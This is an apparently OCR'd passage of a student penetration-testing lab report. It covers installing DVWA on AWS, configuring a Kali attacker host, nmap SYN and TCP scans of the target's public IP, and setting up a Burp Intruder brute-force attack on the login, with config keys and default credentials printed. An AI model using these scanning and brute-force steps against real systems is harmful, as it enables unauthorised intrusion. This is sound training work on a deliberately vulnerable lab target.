

Figure 5: using SSH to access the instance

Highlighted in green, is the command used to connect to the machine. The flag -i represents the identity file for the key-pair stored on my machine 'MyUbuntu.pem'. Then the corresponding username and public IP address provided by AWS.

Highlighted in red, is the prompt printed to the console when connecting for the first time, providing us a fingerprint of the host key. Upon accepting, the host is permanently added locally in the hidden directory and connects to the host.



Figure 6: prerequisites for DVWA installation

This is the command provided by the DVWA GitHub repo [12] which includes all the packages needed to install the application. I will configure the files for DVWA with the aid of Pentests and Tech [29].



Figure 7: default Apache2 Ubuntu page

After installing the needed packages, the default home page for the DNS address is shown as an Apache2 Ubuntu default page.

```
ubuntu@ip-172-31-16-7:/var/www/html$ sudo git clone https
://github.com/digininja/DVWA.git
```

Figure 8: installing DVWA onto html directory

To install DVWA I created a new directory '/var/www/html/' for it to be installed in by using the git clone command.



Figure 9: DVWA default login page

DVWA is successfully installed.



Figure 10: DVWA setup page

```
#   The default is 'disabled'. You can set this to be either 'true' or 'false'.
$_DVWA[ 'default_phpids_verbose' ] = 'false';
                                    34,0-1        57%
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
$_DVWA[ 'db_port'] = '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = '6LchW5IeAAAAAJRAuVjNBZvdEWo8gz3eK0xSUYgt';
$_DVWA[ 'recaptcha_private_key' ] = '6LchW5IeAAAAAGm6ySwV1j2eIN0IOQnox7Qqk4Zm';

# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
$_DVWA[ 'default_security_level' ] = 'low';

# Default PHPIDS status
#   PHPIDS status with each session.
#   The default is 'disabled'. You can set this to be either 'enabled' or 'disabled'.
$_DVWA[ 'default_phpids_level' ] = 'disabled';

# Verbose PHPIDS messages
#   Enabling this will show why the WAF blocked the request on the blocked request.
#   The default is 'disabled'. You can set this to be either 'true' or 'false'.
$_DVWA[ 'default_phpids_verbose' ] = 'false';

# Default locale
#   Default locale for the help page shown with each session.
#   The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA[ 'default_locale' ] = 'en';

define ("MYSQL", "mysql");
define ("SQLITE", "sqlite");

# SQLi DB Backend
#   Use this to switch the backend database used in the SQLi and Blind SQLi labs.
#   This does not affect the backend for any other services, just these two labs.
#   If you do not understand what this means, do not change it.
$_DVWA["SQLI_DB"] = MYSQL;
#$_DVWA["SQLI_DB"] = SQLITE;
#$_DVWA["SQLITE_DB"] = "sqli.db";
```

Figure 11: DVWA config file

```
ubuntu@ip-172-31-16-7:/var/www/html/DVWA/config$ sudo mariadb
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 43
Server version: 10.3.34-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)
```

Figure 12: creating DVWA database

```
MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.001 sec)
```

Figure 13: creating a DVWA user using the password set up in the config file

```
MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.000 sec)
```

Figure 14: granting all privileges to the admin user

To make sure DVWA is set up correctly I have edited the config file and set up the database (with mariadb); ensuring there's no issues when trying to complete some modules.

The default login for DVWA is username: admin and password: password. Once logged in, I can access the vulnerability page which I will use for my penetration tests.



Figure 15: default home page after logging in as the admin

I have also installed ncat onto the Ubuntu system to allow my attacking methods to work.

Kali Linux

Like creating an instance for Ubuntu, I have created a new EC2 instance and the corresponding key-pair for Kali Linux version 2021.4. Then connecting to it using SSH, then installing the GUI and packages needed, with the aid of NetworkChuck [30].

Figure 16: installing xfce and tightVNC



Figure 17: installing top 10 Kali Linux tools

Figure 18: installing desktop GUI



Figure 19: starting a new desktop in VNC server

Figure 20: desktop listening at port 5901



Figure 21: using SSH to connect to the Kali Linux desktop securely

This sets up a secure SSH tunnel using the port that the desktop is being hosted on to Kali Linux in the cloud. The tunnel is then used to VNC to it securely.



Figure 22: Kali desktop on VNC viewer



Figure 23: DVWA login page from Kali desktop

Upon trying to open DVWA I have found the machine freezing too often, making it very difficult to use, so instead I will be using a local virtual machine running Kali Linux. I will mention this hurdle in my discussion.

Network Discovery

The first task is to gather information about the system that we may use to help me attack the machine. I will be doing this from an external attacking viewpoint where my only prior knowledge is the domain given to me and knowing that DVWA is installed on to that machine.

```
┌──(kali㉿11-kali-02)-[~]
└─$ sudo nmap -v -sS -O 18.212.240.228
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-11 18:24 GMT
Initiating Ping Scan at 18:24
Scanning 18.212.240.228 [4 ports]
Completed Ping Scan at 18:24, 3.03s elapsed (1 total hosts)
Nmap scan report for 18.212.240.228 [host down]
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.31 seconds
           Raw packets sent: 8 (304B) | Rcvd: 0 (0B)
```

Figure 24: version detection using stealth scan

The first scan introduces a stealth or SYN scan for the public IP address given by AWS. A stealth scan receives information without completing the TCP 3-way handshake by sending a RST back to the server once it receives a response, ending the connection [15]. This makes it less likely for the scan to be logged by the server. However, using this scan blocked the probe (sudo scans are prohibited) pings the OS detection to fail (highlighted in red).

```
┌──(kali㉿11-kali-02)-[~]
└─$ nmap -sT -sV 18.212.240.228
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-11 18:46 GMT
Nmap scan report for ec2-18-212-240-228.compute-1.amazonaws.com (18.212.240.228)
Host is up (0.00094s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.93 seconds
```

Figure 25: version detection of ports using TCP scan

Since sudo was prohibited, I used a TCP scan on the IP address. TCP scans are less stealthy because they complete the 3-way handshake. After receiving a SYN/ACK packet indicating the port is open, Nmap sends back an RST, ACK packet to close the connection [15]. Along with this I have used a service and version scan and found an http open port running on Apache 2.4.41 via an Ubuntu Linux machine (highlighted in red).

Brute Force

In this section I will be showing how to retrieve the credentials for the website for logging in.



Figure 26: brute force section



Figure 27: intercepting the GET request using incorrect credentials

In Figure 29 I can see the credentials being placed into key-pair values in the URL of the GET request under 'username' and 'password'. Sending this request to the intruder tool I can brute force and enumerate credentials.



Figure 28: intruder tool using § to select the insertion points

In this attack I will be using the Cluster Bomb attack type which will set payload set 1 (Figure 29) to the username and set payload set 2 (Figure 30) to the password. For each username it will iterate through all the second payload (passwords). I have loaded the top 10 common usernames and passwords as the payloads located in the SecList directory under /usr/share/wordlists/ which were preinstalled with Kali.



Figure 29: payload set 1 (usernames)

